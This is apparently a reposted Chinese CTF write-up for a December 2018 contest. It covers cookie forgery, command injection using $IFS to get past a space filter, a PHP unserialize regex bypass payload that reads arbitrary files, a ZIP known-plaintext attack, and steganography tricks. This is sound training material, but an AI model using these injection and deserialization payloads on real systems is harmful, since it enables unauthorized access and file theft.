CTF-安恒18年十二月月赛部分writeup

转载

weixin_34192993 于 2018-12-22 22:35:00 发布 584 收藏 1
文章标签： php
原文链接：http://www.cnblogs.com/pureqh/p/10161993.html
版权

CTF-安恒十二月月赛部分writeup

这次题目都比较简单蛤，连我这菜鸡都能做几道。

WEB1-ezweb2

打开网站，啥也没有，审计源代码，还是啥都没有，也没什么功能菜单，扫了一下目录，扫到了admin.php,但是提示：你不是管理员。好吧，抓个包看看

```
GET / HTTP/1.1
Host: 101.71.29.5:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Fire
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=08a7487q752h3ioc1ojcpeeme5; user=dXNlcg%3D%3D
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

解一下码--：

明文:
user

BASE64编码 >

< BASE64解码


BASE64:
dXNlcg==

将user改为admin，发现直接跳转到了admin.php页面。


这个框试了一下是可以执行命令的，ls

```
color
config.php
contactform
css
fonts
img
index.php
js
public
templates</d
```

但是ls / 却错误，ls -l 也是错误，应该是过滤了空格通过 $IFS 可以绕过



cat /ffLAG_404 也就是cat$IFS/ffLAG_404即可读取flag



flag为：flag{6f1d95159e3b90ed28186c518dd15e8c}

WEB2-easy

是一道代码审计题

代码如下

```php
<?php
@error_reporting(1);
include 'flag.php';
class baby
{
    public $file;
    function __toString()
    {
        if(isset($this->file))
        {
            $filename = "./{$this->file}";
            if (file_get_contents($filename))
            {
                return file_get_contents($filename);
            }
        }
    }
}
if (isset($_GET['data']))
{
    $data = $_GET['data'];
    preg_match('/[oc]:\d+:/i',$data,$matches);
    if(count($matches))
    {
        die('Hacker!');
    }
    else
    {
        $good = unserialize($data);
        echo $good;
    }
}
else
{
    highlight_file("./index.php");
}
?>
```

unserialize 一眼就看到了是反序列化题目，

用户类定义了一个__toString为了让应用程序能够将类作为一个字符串输出(echo $good)，而且其他类也可能定义了一个类允许__toString读取某个文件。

那么构造反序列化字符串即可读取任意文件，但是题目存在正则筛选，preg_match('/[oc]:\d+:/i',$data,$matches);筛掉了[oc]:数字:。

如果正常的反序列化payload：O:4:"baby":1:{s:4:"file";s:8:"flag.php";}中前面的O:4:符合正则的条件，因此将其绕过即可。利用符号+就不会正则匹配到数字

所以payload为:O:+4:"baby":1:{s:4:"file";s:8:"flag.php";}

注：使用burp可以直接提交，使用url或者hackbar需要url编码一下

```php
<?php
// $flag = 'flag{ad2328a2c3f0933c053fd3c6f28f6143}';
```


flag为flag{ad2328a2c3f0933c053fd3c6f28f6143}

MISC2-签到


关注官方微信号 回答脑筋急转弯即可 答案为蜗牛

MISC3-学习资料

题目只有一个txt可以打开




比较两个压缩包




其crc32值是相同的，因此可以使用明文攻击。将备忘录单独拿出来压缩为一个压缩包。然后和加密的压缩包进行明文攻击。



ARCHPR 4.54 - 7%
文件(F) 恢复(R) 帮助(H)
打开 开始! 停止 基准测试 升级 帮助内容 关于 退出
加密的 ZIP/RAR/ACE/ARJ 文件
C:\Users\...\Desktop\只要学不死就往
攻击类型
明文
范围 长度 字典 明文 自动保存 选项 高级
明文选项
明文文件路径:
C:\Users\...p\备忘录.zip
开始于:
密钥 密钥 密钥
允许使用二进制文件作为明文 ZIP 档案文件
状态窗口
2018/12/24 15:58:52 - ARCHPR 4.54 build 45 已启动
2018/12/24 15:59:02 - 文件"C:\Users\...\只要学不死就往死里学.zip"已打开。
2018/12/24 15:59:02 - 明文攻击已开始
当前口令: n/a
已用时间: 25s
平均速度: n/a
剩余时间: 4m 51s
明文攻击正在进行，搜索密钥 (7552/98416)
7%
ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.

N年以后--


这个文件的口令
1qazmko098
十六进制口令
31 71 61 7a 6d 6b 6f 30 39 38
保存...
确定



word隐写嘿嘿，套路1检查文档




有是有，但是找半天，后来发现flag在图片后面.....

Flag{edaa144c91a4e5b817e4a18cbdb78879}

所以**flag为flag{edaa144c91a4e5b817e4a18cbdb78879}**

其实把word后缀改为zip，打开找word/document.xml即可



document.xml - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:cx="http://schemas.microsoft.com/offi
chemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlr
" mc:Ignorable="w14 w15 w16se w16cid wp14"><w:body><w:p w:rsidR="00705A69" w:rsidRPr="001E6001" w:rsidRDefault="000D429E" w:rsidP="00
distR="114300" simplePos="0" relativeHeight="251658240" behindDoc="0" locked="0" layoutInCell="1" allowOverlap="1" wp14:anchorId="446E
pi xmlns:a14="http://schemas.microsoft.com/office/drawing/2010/main" val="0"/></a:ext></a:extLst></a:blip><a:stretch><a:fillRect/></a:
:jc w:val="left"/><w:rPr><w:vanish/></w:rPr></w:pPr></w:p><w:p w:rsidR="00705A69" w:rsidRDefault="00705A69" w:rsidP="00705A69"><w:pPr>
w:vanish/></w:rPr><w:t>lag</w:t></w:r><w:r w:rsidRPr="00325E90"><w:rPr><w:vanish/></w:rPr><w:t>{edaa144c91a4e5b817e4a18cbdb78879}</w:t


MISC4-juju

压缩包里只有一张png图，一顿测试后，发现在kali打不开



那就是说图片的文件内容肯定被改了，题目提示说有11只猪，但是png只有几只，所以大概知道是什么了

上winhex



这两个位置决定着图片的高度，如果更改它的值，图片高度也会发生变化，值越大图片越长

改了后面的参数几次还是没出来，所以直接该前一位 02为22

好了，图片够长了

base的格式，但是不是base64，是base32，解一下得到flag

```
>>> print base64.b32decode('MZWGCZ33GQZTQMTEM5SGMMTEPU======')
flag{4382dgdf2d}
>>>
```

要加密的字符串： 4382dgdf2d 加密

字符串	4382dgdf2d
16位 小写	27f762855e475779
16位 大写	27F762855E475779
32位 小写	a213072327f762855e475779eb081ca3
32位 大写	A213072327F762855E475779EB081CA3

所以**flag为flag{a213072327f762855e475779eb081ca3}**

转载于:https://www.cnblogs.com/pureqh/p/10161993.html